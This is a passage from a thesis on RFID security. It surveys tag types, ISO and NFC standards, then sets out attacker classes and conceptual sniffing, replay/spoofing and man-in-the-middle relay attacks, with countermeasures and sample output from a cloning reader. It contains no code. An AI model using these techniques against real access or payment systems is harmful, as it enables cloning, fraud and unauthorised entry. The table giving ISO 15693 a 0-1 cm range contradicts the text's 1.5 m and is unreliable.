

Smart card OS, cryptographic coprocessor
Smart card OS
Authentication, encryption (state machine)
Anticollision
Read-write
Read-only
Functionality
ISO 14443 dual interface smart card
ISO 14443 contactless smart card 13.56 MHz
Passive transponder 135 kHz, 13.56 MHz, 868/915 MHz, 2.45 GHz ISO 15693, ISO 18000 ISO 14223
Active transponder 868/915 MHz 2.45 GHz ISO 18000
EAS
Fixed code transponder
1
4
16
64
512
2 k
8 k
32 k
128 k
Memory size (bytes)

Figure 2-6 RFID tag types and memory size [3]

It should be noted that not all of storage memory in tags are available for custom data storage, and there are always parts of memory (different based on type and standard) that are reserved or hardcoded during manufacturing process and cannot be modified. In almost all cases among hardcoded information in tag memory is the manufacturer information and a unique tag serial number (UID). The exception here are certain tags that are intentionally backdoored during manufacturing process in such a way that allow rewrite of tag UID with custom values, which is stored in block 0 of memory. These cards are also known as magic RFID cards or UID rewritable cards, which are mainly used for debug and development purpose, and also by malicious users to implement certain type of attacks against RFID systems. Such tags are not common in the market though and are manufactured by very few companies such as [14]. The only other possible way of defining custom UID for RFID tags is via tag emulation, which requires custom designed hardware and software components. This process and required software and hardware tools are reviewed in later sections of this report.

There is yet another method, which is used in some standards, and classes that allow control over memory content. In tags that have storage memory, user memory is stored in 16-bit blocks. What is stored in each block and how it is accessed is something that is dependent on tag application and how the reader or middleware is programmed. Due to limited size of memory, data is often compressed before storage. ISO-15962 standard defines several compression methods that can be used for this purpose [15].

2.5 RFID ISO Standards

There are multiple standards that are involved with RFID systems that this section will briefly mention them. While a deep understanding of how a technology works is great, not all parts and fine details of standards are necessarily interesting and useful for one that is overviewing a system or evaluating it in average level. Some of these details only meant to be used for vendors and manufacturers to develop and implement a standard product. Only knowing that a system is compatible and based on few particular standards is a good start if one is intended to skip implementation details (of the standard).

2.5.1 Common Tags Standards

Most of the tags being used in RFID systems by consumers or companies are actually based on few standards that are listed below. There are many vendors that are producing different tag types, but they are all either based on standards that are either defined by the International Standard Organization (ISO), or based on few chip manufacturers that have developed their own proprietary specifications and standards that are being used and licensed by other vendors. NXP Semiconductors (formerly Philips) [16] is a good example of such chip manufacturer, that its products and specifications are being used by many other vendors. Texas Instruments (TI) is another major manufacturer of RFID chips [17]. In following we will review more common standards. These standards can be categorized based on their applications and type of functionalities they provide. As presented in chapter 9 of [3] these categories are:

- Contactless Smart Cards (13.56 MHz)
    - ISO/IEC 10536
    - ISO/IEC 14443
    - ISO/IEC 15693
- Animal Identification (132.4 kHz)
    - ISO/IEC 11784
    - ISO/IEC 11785
    - ISO/IEC 14223
- Data Carriers for Tools and Clamping Devices
    - ISO/IEC 69873
- Container Identification
    - ISO/IEC 10374
- Anti-theft Systems for Goods
    - VDI 4470
- Item Management
    - ISO/IEC 18000 Series
- NFC Related
    - ISO/IEC 18092
    - ISO/IEC 21481
    - ISO/IEC 14443

A more complete list of ISO standards, their application and operation frequencies can be also found at [16, pp. 447-450] which also includes standards that are defined for testing purpose.

2.5.2 Contactless Smart Cards

As covered in previous sections of this report, smart cards that are equipped with a transponder are categorized among more powerful cryptographic RFID tags. When it comes to coupling details and working distance (from the reader), there are three major ISO standards that are available [3] as listed in Table 2-2.

Table 2-2 Available standards for contactless smart cards

Standard	Card Type	Approximate Range
ISO/IEC 10536	Close-coupling	0-1 cm
ISO/IEC 14443	Proximity-coupling	0-10 cm
ISO/IEC 15693	Vicinity-coupling	0-1 cm

Most of the contactless smart cards operate in the frequency of 13.56 MHz, which is considered a high frequency range. This is also one of the most common operation frequencies among consumer RFID applications such as RFID (smart card) tags that are used for public transportation, entrance control where strong security is required, or RFID tags that are used for identification of people such as ID cards and electronic passports. Some of the RFID cards in this category might be also dual interfaced. It means that they can operate both as a contact and contactless smart card. Figure 2-7 obtained from [3, p. 240] demonstrates contactless smart card types and their relevant standards based on their interface, application and functionality of the card being type of processor or memory.




Figure 2-7 Family of contact and contactless smart cards and their standards

2.5.3 ISO/IEC 10536

This ISO standard titled '*Identification cards – contactless integrated circuit(s) cards'* covers the structure and the way close-coupling smart cards operate [19]. ISO 10536 consists of four sections that describe:

- Part 1: Physical characteristics
- Part 2: Dimensions and location of coupling areas
- Part 3: Electronic signals and reset procedures
- Part 4: Answer to reset and transmission protocols (still under preparation)

Due to its high manufacturing cost and also very limited working distance from the reader (1 cm) and small advantages in comparison to contact smart cards, cards based on this standard has never been widely used or manufactured in RFID market [3, p. 241]. Tags based on this standard operate at 13.56 MHz.

2.5.4 ISO/IEC 14443

This standard also titled as *'Identification cards – Proximity integrated circuit(s) cards'* covers operation parameters and methods of contactless smart cards that are fitting in proximity-coupling category based on their operational distance from the reader, which is an approximate range of 7-15 cm [3, p. 243]. These cards often have a microprocessor but are also available in form of memory cards as well. The standard is consisted of following four parts:

- Part 1: Physical characteristics. [20]
- Part 2: Radio frequency power and signal interface. [21]
- Part 3: Initialization and anti-collision (still in preparation). [22]
- Part 4: Transmission protocols (in preparation). [23]

Cards based on this standard operate at 13.56 MHz and are among the most widespread types of RFID cards being used in many different applications such as electronic tickets, secure identification cards or transactions. Part of this standard is also shared with and used in Near Field Communication (NFC) technology. For the same reason many of latest RFID reader devices that are built to operate at 13.56 MHz can handle and read/write both RFID and NFC smart tags. Same standard is also integrated into some newer Android based smart phones [24]. While only advertised to have NFC capabilities, most of these phones are also capable of interacting with various types of RFID tags and smart cards based on ISO 14443 as long as they operate at 13.56 MHz. Native Android operating system supports variety of standards [25] and also two common proprietary family of contactless smart card types, MIFARE-Classic and MIFARE-Ultralight [26]. Other types of MIFARE tags are not currently supported. MIFARE tags are products and trademark of NXP Semiconductors and millions of RFID cards currently in use all around the world are based on MIFARE specifications and chips. For the same reason, there is a lot of attention around them among researchers to find vulnerabilities and new attach techniques against them. Among other popular implementations of ISO14443 are HID Global [27] series of tags with iClass trademark. Although HID produces tags based on their own proprietary technology with iClass trademark, they also manufacture tags that are based on licensed MIFARE technology from NXP and should not be confused with each other.

In 14443 cards are defined in two types, known as A and B. Both of card types operate at same frequency of 13.56MHz and are compatible with standard ISO14443 readers. The difference between them is the modulation, coding and initialization of the card processor. In type A, 100% ASK modulation and Modified Miller coding is used and card processor starts operating and transmitting data as soon as the card is in the proximity of reader device and is initialized, while type B of cards use 10% ASK modulation and NZR coding and the processor waits for queries and stays in IDLE mode after initialization. Data transfer modulations are also different between types A/B. More details about differences between type A/B cards can be reviewed at [3, pp. 243-263]. As samples of applications we can mention Swedish residence permit ID cards that are based on type A MIFARE Classic cards, or Sweden public transportation tickets that are based on type B MIFARE Classic and MIFARE Ultralight cards.

2.5.5 ISO/IEC 15693

This ISO standard entitled *'Identification cards -- Contactless integrated circuit cards -- Vicinity cards'* and covers of operation methods and functionality of vicinity RFID cards. Vicinity cards, in comparison to proximity cards, have a greater working distance from the reader up to 1.5 meters and have lower manufacturing cost compared to them as well. Cards based on this standard are from the family of memory cards in smart cards category, and instead of a coprocessor just have a state machine chip built in [3]. The standard is consisted of four parts:

- Part 1: Physical characteristics [28]
- Part 2: Air interface and initialization [29]
- Part 3: Anti-collision and transmission protocol [30]

Cards based on this standard also operate at 13.56 MHz and usually all the RFID readers that are capable of reading ISO14443 cards, can also handle and interact with cards based on this standard. As an example of application of them, we can mention use of RFID tags used at Linnaeus University library pasted under every book cover in form of a label for tracking purposes. Section 9.2.3 of [3] covers more technical details about this standard.

2.5.6 ISO/IEC 14223

This standard also known as *Radiofrequency Identification of Animals – Advanced transponders* published in 2007 is the extension and enhanced standard that replace two older standards ISO-11784 and ISO-11785. As the name implies, main application of this standard is for animal identification and tracking. Tags based on this application are usually in very small form factors that can be planted under skin, or in form of tags attached to animal body (ears for example). ISO 11784/11785 has been deprecated due to some known issues such as lack of assurance of providing unique ID codes, transponder performance problem and lack of manufacturer`s accountability [31]. These problems have been addressed in the newer ISO 14223 standard, which extends previous standards. In addition this standard covers and facilitates the storage and retrieval of additional information, implementation of authentication methods and reading the data of integrated sensors, etc. [32]. The standard defines three main parts that cover air interface, code and command structure and applications [33]. It operates at low frequency ranges of 124.2 kHz, 129-133 kHz and 134.2 kHz. Section 9.1 of [3] can be reviewed for farther understanding of this standard and how it extends two previous standards.

2.5.7 ISO/IEC 69873

This ISO standard entitled *'Data Carriers for Tools and Clamping Devices'* superficially covers physical dimensions of RFID data careers and their mounting space, thus can be ignored in case of this reports topic.

2.5.8 ISO/IEC 10374

Titled as *'Freight containers -- Automatic identification'*, this standard covers and describes an automatic identification system based on microwave active (battery supported) transponders operating with signals in frequency ranges 850-950 and 2400-2500 MHz. The data sequence that tags based on this standard generate contain tracking information such as object type, owner code, serial number, size and weight of tracked item. [3, p.268] presents complete sequence of data, specifying expected bit number, value and size of each field.

2.5.9 VDI 4470

This guideline entitled *'Anti-theft Systems for Goods' "provides a practical introduction to the inspection and testing of installed systems for electronic article surveillance (EAS) systems. It describes definitions and test procedures for checking the decisive system parameters – the false alarm rate and the detection rate. The term 'false alarms' is used to mean alarms that are not triggered by an active security tag, whereas the detection rate represents the ratio of alarms to the total number of active tags"* [3, p.267].

This is the same system that is deployed in many shopping stores and malls to mark good, for example clothes, and protect them from thieves that takes them out of store without payment. Same EAS system is also in use at Linnaeus University library, which is integrated with book loaning system. By use of the same RFID tag attached to books, EAS gates can determine if an un-borrowed book is leaving the library and alerting librarians about it. EAS systems can operate independently too. EAS systems usually operate at 58 kHz and tags are manufactured in variety of forms for different applications, as DR labels or plastic clips for example. Figure 2-8 shows a typical EAS system and how it detects tags passing between antennas.




Figure 2-8 EAS systems reader antennas and a DR label

2.5.10 ISO/IEC 18000 Series

These series of ISO standards meant to be used for item management, and as a replacement to old barcode based systems. These series consist of seven parts, each covering different frequency of operation, which applies to different applications. ISO 18000 series [34] parts are as following:

- Part 1: Generic Parameter for Air Interface Communication for Globally Accepted Frequencies
- Part 2: Parameters for Air Interface Communication below 135kHz
- Part 3: Parameters for Air Interface Communication at 13.56MHz
- Part 4: Parameters for Air Interface Communication at 2.45GHz
- Part 5: Parameters for Air Interface Communication at 5.8GHz
- Part 6: Parameters for Air Interface Communication – UHF Frequency Band
    - Part 61: Parameters for air interface communications at 860 MHz to 960 MHz Type A
    - Part 62: Parameters for air interface communications at 860 MHz to 960 MHz Type B
    - Part 63: Parameters for air interface communications at 860 MHz to 960 MHz Type C
    - Part 64: Parameters for air interface communications at 860 MHz to 960 MHz Type D
- Part 7: Parameters for Air Interface Communication at 433MHz

More details and standards relevant to (RFID based) item management are presented in section 9.6 of [3].

2.6 RFID versus NFC

Near Field Communication (NFC) is a newer wireless communication technology that operates at 13.56 MHz frequency and is highly compatible with RFID technology, in many cases even based and fully compatible with same ISO standards as discussed in previous section of this report, namely ISO/IEC 14443 and ISO/IEC 15693. NFC can be used to transmit data between two devices with a range up to 10 cm and have different operational modes, which allows the NFC device to preform both as a read/write transponder and also simulated transponders, for example simulating an RFID tag and to perform a peer-to-peer data transfer between two NFC enabled devices. In short, we can mention the major difference between RFID and NFC to be the ability to have two-way communication between NFC devices, while in RFID roles of reader device and tags cannot be changed.

Since NFC modules are usually integrated into another device, a mobile phone for example, there is a host interface available in the module that allows communication with the host device. In typical scenarios where security is not a concern, such as transferring files or reading a smart label, data can be transferred and handled through the host controller and by the device. In security and safety sensitive NFC applications such as payments via NFC or NFC enabled ticket systems, host device is not considered secure and safe enough for storage of such sensitive information. Memory of a mobile phone for example might be subject of unauthorized malicious access, or unintentional modification or deletion of data. To prevent this, there is a different design approach called Secure-NFC where a secondary and protected and secure element (SE) is considered for storage of sensitive data or NFC applications. This storage can be integrated into NFC module as a chip, can be the phone SIM card running java applets, or certain external storage memories like secure SD cards which have built-in smartcard chip. Section 11.6 of [3] can be referred for more details of NFC technology build.

Two of more important ISO standards related to NFC are ISO/IEC 18092(Near Field Communication Interface and Protocol-1) [35] and ISO/IEC 21481(Near Field Communication Interface and Protocol-2) [36] which are also covered in similar standards ECMA-340 and ECMA-352 [37][38].

Based on functionality mode, NFC devices can be divided into different categories, as presented in [3, pp. 375-376] :

- **Touch and Go:** in this category we find applications such as access control systems, logistics reporting systems or security technology as well as ticketing systems. Here the NFC device behaves like a contactless smart card that contains an access code or ticket and has only to move quickly past the reader.
- **Touch and Confirm:** applications such as mobile payment where the user has to confirm the interaction by pressing a button or entering a PIN into the NFC device.
- **Touch and Capture:** here, the NFC device is located close to the transponder (smart label) which for instance can be attached to a smart poster. The NFC device can read out transponders for information such as phone numbers or a URL for further information.
- **Touch and Link:** applications that require an online connection of the NFC device. Data read by the NFC interface are forwarded via an online connection (GPRS, UMTS) to a server. The server can process these data and send back information to the NFC device where it is shown on the display.
- **Touch and Connect:** a connection of two NFC devices for transmitting images, MP3 files or simply for matching phone directories of two NFC-enabled mobile phones.
- **Touch and Explore:** it is possible to randomly combine the above categories. Touch and Explore allows the user to intuitively ‘find and explore’ new applications.

This thesis report will not focus on and cover all attacks against NFC systems, but only cover attack vectors and scenarios that are shared with RFID systems.

3 Taxonomy of Attacks and Security Issues

Wide range of technologies, standard, protocols, hardware devices and softwares are integrated together to form the RFID technology. For the same reason, many different types of attacks or attack objectives exist against it. Every part of the system should be considered as an attack surface, with possible relevant weaknesses and attacks against it. While different components are usually studied and attacked researched for possible attacks separately, the result and successful attack against one component might affect other components and parts of the system, even if they are not vulnerable on their own and when inspected individually. Consider a scenario where working logic of an RFID system that involves advanced cryptography features is secure. But during manufacturing design process, mistakes result in a weakened cryptography scheme, or exposure of otherwise assumed secure cryptographic keys. In other example, an RFID implementation might be considered secure against cryptography attacks or design flaws, but lack of physical security considerations allows execution of powerful Man-In-The-Middle attacks that effectively bypass even some of the most secure RFID implementations. In this part of the report, possible attack vectors and methods are discussed and divided into different categories where possible. Some of the classifications and categories introduced in this report are based in previous works presented in [1][2][39] each focusing on different aspects for classification. While The first two references focus more on technical aspects of threats, later reference [39] focuses more on principle aspects of security threats, and also covering complexity and cost of different attack types.

3.1 Attackers Classifications

Different types and classes of attacks require different level of knowledge, prerequisite resources such as hardware and software tools and different budgets. While some simple attacks might be feasible to impalement with less than 50$ of off the shelf equipment by an inexperienced attacker in few hours, other class of attacks might require thousands of dollars of equipment, sold knowledge and experience in the field and weeks of work to succeed. That is why we often calculate the risk of attacks based on the amount of damage or loss they might cause, and also considering which class of attackers they meant to protect us from. For example an RFID system that is not protecting mission critical assets and does not demand very high level of security is considered secure, when average attackers cannot break it without well funding. Even if such system is vulnerable to a sophisticated attack that require expensive tools and high degree of experience to implement (for example reverse-engineering chip) it is still assumed moderately secure because the cost of the attack will probably be higher than the cost and the damage attackers might cause.

Relatively [1] has defined three classes of attackers, and similar classification will also be introduced in this thesis which are as follow:

3.1.1 Class I (Individual Attackers):

This class represents those groups of attackers whom are mostly consisted of individuals who are interested in the subject and have enough base knowledge to understand concepts of moderately advanced attacks and are often the knowledge that are previously published or introduced by later class of attackers. The motivation for these attackers is usually personal interest or simple attack scenarios that can be part of a self-motivated attack or part of an ordered security evaluation of a system. Attackers of this class use off the shelf tools, software and devices for their attacks or often develop their attack tools and scripts based on public knowledge about vulnerabilities.

The budget and amount of funding behind attacks that are conducted by this group is usually very limited. Students, individual so-called hackers/crackers or enthusiast experimenters are samples of this class.

3.1.2 Class II (Professional Attackers/Researchers):

Attackers or researchers in this class are much more experienced and have solid background and deep knowledge about the field. Unlike previous class, they produce their own novel and new set of attack techniques and tools, or discover new type of vulnerabilities. This also usually results in design and build of custom hardware devices or software tools, where off the shelf devices and equipment are not capable of handling expected behaviors. Customized RFID reader devices or card emulator devices are examples fit in this category. Motivations and funding are also much higher in this class. Result of researches or attack methodologies discovered by this class usually affects a wide range of products and not an individual case or certain limited scenario. Individual or small team of researchers whom their works are published in communities, or professional attackers who use their skills to conduct sophisticated attacks against targets are samples of this class. Attackers in this class are skilled enough to case sever damages or compromise sensitive scenarios such as sophisticated frauds or forgeries.

3.1.3 Class III (Funded Organizations):

While previous class of attackers might look like most advanced and serious threats, level of expertise and sophistication can still drastically grow. Government backed or well-funded organized criminals with support of great funding resources fit into this category. Government or intelligence agencies arrange dedicate group of highly skilled professionals, often hired among previous class, for their researches. Results of work of this class are the most advanced and sophisticated attacks that are not possible to achieve by previous class. Well-funded Intelligence agencies such as NSA or similar commercial companies for example, have large teams of specialists and cryptographers working together that make such advanced and focused researches possible, capable of breaking many (cryptography) systems.

3.2 Radio Frequency Manipulation

In this section different category of attacks against RFID that involve manipulation or eavesdropping through radio frequency will be reviewed. These types of attacks are lunched against the tag transponder or air interface. While the concept of lunching such attacks are simple, in some cases (MiTM) they can defeat some of strongest types of RFID cards. One of the main problems and difficulties of this category of attacks is the limited range of RFID devices, being the reader or tag. This limitation means that attacker should often be in proximity or short distance from the target.

3.2.1 Sniffing

Like many other radio frequency based communications, data transmitted by RFID devices is also subject to interception and monitoring. As reviewed in previous section, even though characteristics of RFID limit the RF range, attempts for interaction with them from greater distance is still and ongoing research subject. The action of interception of transmitted data by a third party is known as sniffing. It can be performed in two methods:


Passive Sniffing:

Is referred to the scenarios where attacker is only eavesdropping the communication between a legitimate reader and a tag. This can happen by planting a second reader in vicinity of targeted devices, hidden from targets. Attacker does not send any query to the reader or tag in passive sniffing.

Active Sniffing:

Is referred to the type of sniffing in which attacker use a reader device to actively interact with and query the tag. In another form, attacker can use custom-built reader device that emulates a tag, and record the data that genuine reader wants to query from a legitimate tag. In case of tags that are not using any cryptography for protection, active sniffing attack can be used to read entire tag data and information, which can be used to reproduce a clone of a legitimate tag. This attack is also known by the term skimming.

In both cases, type of the tag and the standard used affects the possible range for lunching such attacks. Operation ranges of different tag types were previously discussed in section 2.5 of this report. Although there has been ongoing effort to increase this limited range and make it possible to capture data or interact with tags from longer than standard distances, effective distances still remain in range of less than three meters as presented in [40] (Figure 3-1) and about 25cm as presented in [41] both targeting ISO14443, or about 60cm as demonstrated in [42] which is actually not a novel work and is just using a commercial off the shelf long range RFID reader to reach greater range, very similar to the work of [43] reaching the range of up to 90 cm ,presented at BlackHat USA 2013. Both of these customized hardwares support only LF (Low Frequency) cards at 125 kHz. Figure 3-2 show samples of such custom build long-range reader.




How does our mini sniffer look like

5 turns loop antenna (2mm CU, ~90mm diameter, used two component glue to fix the wire.
Current range 1m.

Milosch Meriac <rfiddump@bitmanufaktur.de> - http://rfiddump.org/

Figure 3-1 Long range custom RFID reader design



CARDS.TXT

```
34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN: 00000010
26 bit card: 2006e23186, FC = 113, CC = 6339, BIN: 00000010
34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN: 00000010
35 bit card: 2f85c94ee3, FC = 3118, CC = 305009, BIN: 00000
26 bit card: 200610769a, FC = 8, CC = 15181, BIN: 000[illegible]100
34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN:[illegible]10
34 bit card: 2400af20b6, FC = 87, CC = 36955, BIN: [illegible]010
26 bit card: 200610769a, FC = 8, CC = 15181, BIN: 00[illegible]00100
```

Figure 3-2 RFID Attack Tool, a sample of customized long range RFID reader/cloner

Prevention and countermeasure for such long-range readers is quiet simple, storing RFID cards in shielded packages such as specially built wallets or cardholders. Available products for this purpose do not always work well as advertised though, and should be tested. Keeping cards in aluminum shielded Mylar bags is a cheap and effective solution.

The better approach to prevention of sniffing is use of cryptography, which is the case in many of advanced and cryptography RFID tags. By use of secure and mutual authentication methods, via a challenge response mechanism reader and the tag will be authenticated without exposing shared secrets (being the encryption key), and data transmitted between reader and tag are encrypted. There have been cases though, which this challenge response authentication is flawed, leading to partial discovery of key stream. As an example, a practical attack as been introduced by Garsia [44] in 2008 against MIFARE Classic from NXP, which allows extraction of session encryption key. Discovery of session encryption key stream leads to farther attacks, which is extraction of encryption keys used to protect data stored in affected memory section of tag.

3.2.2 Replay/Spoofing

Replay attacks refer to the process where attacker monitor and record communication between a legitimate tad and reader via sniffing attacks, and later resend (replay) the same data without modification to mimic a legitimate tag. In case of RFID tags that are not involving advanced cryptography, it will be impossible to distinguish a replied tag data from a legitimate one. Even if transmitted messages between legitimate devices are encrypted but strong authentication is not in place, a successful attack may still be possible. In such scenarios, attacker blindly record and reply tag data without need of decoding or decryption of them. Secure authentication methods such as MAC (Message Authentication Code) or even involving random number generators in authentication phase can prevent such attacks. The recorded information can also be manipulated and falsified prior to reply, allowing spoofing and impersonation.

This attack allows bypassing many of simple RFID based solutions such as low frequency tags used for physical security. In case of basic RFID tags that are authenticated only with their UID, replay and spoofing attacks can be very effective, yet simple. For more complicated implementations that random variables are involved in the protocol, by analyzing several legitimate messages and studying changed data it may still be possible to analyze and predict such changes, thus spoofing a properly modified reply. This is also referred as message (re)construction.

Spoofing and replay attacks usually involve an emulator device, which is a customized reader device capable of emulating and sending arbitrary data to another reader. Emulators can function and be controlled with a computer, or built in form of a portable and independent device. There are many commercial or open-source devices are available specifically built for this purpose such as [45] which is an open source hardware design capable of emulating ISO14443 tags. For experiments and tests in practical parts of this thesis report, an advanced and powerful custom built RFID reader named Proxmark-III was used, which will be later reviewed in section 4 of the report.

3.2.3 Man-in-The-Middle

One of the most powerful attacks against RFID technology is Man-In-The-Middle attack. MiTM attack scenario requires two reader devices in live and reliable communication with each other, one in vicinity of targeted tag and the other in vicinity of a legitimate reader device. In its simplest way, the attacker reads victims RFID tag or card by being in the card`s vicinity, and transfer queried tag data to the second reader which is in vicinity of the legitimate reader. From the legitimate reader`s point of view, it will look like that a genuine tag is communicating with it, thus making it possible for attacker to read and transmit tag data for malicious purpose immediately without being limited to physical distance between tag and reader. Since attackers are simply relying information in this attack, understanding or decrypting transferred data is not necessary, thus making MiTM attack defeat even some advanced cryptographic RFID cards. Implementation of such attack does not require expensive hardware devices and attackers with average skill sets can build such a system. Nowadays having mobile phones equipped with NFC technology, one can use the Internet connection over mobile phone networks to pass data during this attack. A sample of effective relay attack is presented in [46] which practices increase of the distance between genuine tag and targeted reader device up to 50 meters. As discussed in the paper, one of the main difficulties in this type of attack is the transmission delay. In ISO14443 standard for example, the timeout for a handshake query from the tag in vicinity is 5 mille-seconds and up to 5 seconds for data transfer. While it might sound a limited and tight timing window, modern communication channels allow fast-enough bidirectional communication that meets this limitation. Another interesting practice of relay attack is presented in [47] which demonstrates attack against RFID technology used in cars to authenticate the key. In a more simplified implementation of relay attacks [48] evaluates using a computer with two off the shelf NFC readers communicating over network to implement the attack, targeting tags based on ISO14443-4 and focusing on RFID backend systems communication for the attack. Combined with sniffing techniques that increases the effective working distance between a tag and reader, MiTM attack implementations can be very powerful and hard to detect by victims. There are countermeasures available though, that can be used to prevent or limit such attacks. Measurement of the delay between query and response, introduced as distance-bounding protocol in 1993 [49] shows how prevention mechanisms can be implemented. This method later proved to be practically feasible as presented in [50][51]. While mentioned countermeasure technically works, it has never become popular or used in consumer market due to its complexity and extra expenses. A different approach for detection and prevention of MiTM attacks against RFID is also presented in [52][53] as HB protocol, however according to the later paper this solution works only against passive relay attacks. Later enhancements to this protocol named HB+ and HB++ has addressed this limitation though. Latest researches in this field for defense against relay and MiTM attack suggests involving measurement and analysis of physical elements such as ambient and surface temperature [54] during authentication phase.

MiTM attack can be performed as a passive or active attack. If attacker is simply relaying data during attack without any modification, it is considered as a passive MiTM attack. In more advanced form, attacker might manipulate captured data before transmitting them to targeted reader device.

3.2.4 Denial of Service (DoS)

